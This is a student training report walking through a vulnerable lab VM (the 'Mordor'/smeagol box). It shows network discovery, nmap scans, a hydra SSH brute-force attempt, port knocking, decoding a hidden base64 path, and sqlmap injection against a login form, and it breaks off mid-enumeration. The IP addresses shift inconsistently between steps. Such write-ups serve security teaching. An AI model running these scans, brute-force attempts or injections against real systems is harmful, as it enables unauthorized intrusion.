DEPI – Training project

Machine assessment

Report

Report Date : September16Th ,2024

Prepared by : Zeyad Ashraf Mahmoud
Mohamed Mamdouh Abdulhamid Ibrahim
Ahmed Amin Elkomy
Mostafa motaz

Introduction


- In this walkthrough, I'll be tackling the **assessment** machine. The objective is to gain user and root access by exploiting vulnerabilities in the system's services and configurations. This machine requires a combination of reconnaissance, service enumeration, and privilege escalation techniques, utilizing tools like Nmap, Gobuster, and Metasploit.

Walkthrough

Reconnaissance

When we open the machine, it asks us for credentials to log in the machine and we have not any information about this, so we need at least the IP address of it.

We know it's MAC Address from settings



```
CD/DVD (SATA)       Using unknown backend
Network Adapter     NAT
USB Controller      Present
Display             Auto detect
```

Network Adapter Advanced Settings

Incoming Transfer

```
Bandwidth:          Unlimited
Kbps:
Packet Loss (%):    0.0
Latency (ms):       0
```


Outgoing Transfer

```
Bandwidth:          Unlimited
Kbps:
Packet Loss (%):    0.0
Latency (ms):       0
```

MAC Address

```
00:0C:29:FA:2F:0E
```

Then run [netdiscover] command in the attack machine




```
Currently scanning: 172.26.250.0/16   |   Screen View: Unique Hosts

10 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 600
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.207.2   00:50:56:f2:bf:20      7     420  VMware, Inc.
192.168.207.1   00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.207.133 00:0c:29:fa:2f:0e      1      60  VMware, Inc.
192.168.207.254 00:50:56:f7:f3:0d      1      60  VMware, Inc.
```

The next step is to perform a port scan to discover the services running on the target machine.


Nmap Scan:

[nmap -sC -sV -p- <target_ip>]




```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -Pn -p- 192.168.207.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-23 03:14 EEST
Nmap scan report for 192.168.207.133
Host is up (0.00089s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; pro
tocol 2.0)
| ssh-hostkey:
|   1024 3c:3d:e3:8e:35:f9:da:74:20:ef:aa:49:4a:1d:ed:dd (DSA)
|   2048 85:94:6c:87:c9:a8:35:0f:2c:db:bb:c1:3f:2a:50:c1 (RSA)
|   256 f3:cd:aa:1d:05:f2:1e:8c:61:87:25:b6:f4:34:45:37 (ECDSA)
|_  256 34:ec:16:dd:a7:cf:2a:86:45:ec:65:ea:05:43:89:21 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 111.92 seconds
```

We found only ssh port which is open,So let's try to login with username who we saw it in the start of the vulnerable machine called smeagol without password



```
┌──(kali㉿kali)-[~]
└─$ ssh smeagol@192.168.207.133

Easy as 1,2,3
smeagol@192.168.207.133's password:
```

I tried to login without password, but I couldn’t so let’s try to brute force the password with hydra tool



```
┌──(kali㉿kali)-[~]
└─$ hydra -l smeagol -p /usr/share/wordlists/rockyou.txt  192.168.207.133 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-23 03:27:15
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: us
e -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session
 found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.207.133:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-23 03:27:28
```

I also find nothing with hydra

We have a hint that the machine has Port Knocking

Port knocking is a cybersecurity technique used to control access to network services by dynamically altering firewall rules. It involves sending a series of connection attempts to a sequence of closed ports. When the correct sequence is detected, the firewall opens specific ports for a legitimate connection. This technique enhances security by keeping ports closed and hidden from unauthorized users, preventing unauthorized access and port scanning.


If you want to know more about port knocking, this link will be useful for you

Understanding Port Knocking: A Key MITRE ATT&CK Technique | Infosec

To bypass this feature, we should run 3 commands

- ➔ nmap -Pn --host-timeout 100 --max-retries 0 -p 1 192.168.207.133
- ➔ nmap -Pn --host-timeout 100 --max-retries 0 -p 2 192.168.207.133
- ➔ nmap -Pn --host-timeout 100 --max-retries 0 -p 3 192.168.207.133

After we run the previous commands, we try again to scan ports in the target machine




```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -Pn 192.168.207.133

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-16 12:14 EDT
Nmap scan report for
Host is up (0.00042s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
1337/tcp open  waste


Nmap done: 1 IP address (1 host up) scanned in 117.78 seconds
```

Let’s search what is the waste service


The service "waste" refers to a discontinued, decentralized, peer-to-peer communication tool created by Justin Frankel, originally for encrypted chat and file sharing.

Let’s access it by the web browser




The web page doesn’t include anything which is important for us, so let’s enumerate the application

/robots.txt → an endpoint which restricts what search engine crawlers can look at


http://10.10....37/robots.txt
10.10.141.65:1337/robots.txt
SAM, WE CAN'T GO THIS WAY
THE BLACK GATE IS TOO MAINSTREAM


Then I get a look to the source code of this page



view-source:http://192.168.164.133:1337/admin


```
<html>
<img src="/images/hipster.jpg" align="middle">
<!--THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh>
</html>
```

It was like a base-64 encryption
So, after decoded it twice it found to be a path



```
┌──(kali㉿kali)-[~]
└─$ echo "THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh" | base64 -d
Lzk3ODM0NTIxMC9pbmRleC5waHA= Closer!

┌──(kali㉿kali)-[~]
└─$ echo "Lzk3ODM0NTIxMC9pbmRleC5waHA=" | base64 -d
/978345210/index.php
```

After going to it
[http://10.10.207.133:1337/978345210/index.php]
I found a login page



10.10.141.65:1337/978345210/index.php

Welcome to the Gates of Mordor


User : username

Password : **********

Then by using SQL map we want to check if it this form is vulnerable with sql injection or not

First, we copy the post request from Burp suite in the post.txt file and then we run this command

[sqlmap -r post.txt -p username]




```
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
4
[12:44:21] [INFO] retrieved:
[12:44:31] [INFO] adjusting time delay to 1 second due to good response times
information_schema
[12:45:26] [INFO] retrieved: Webapp
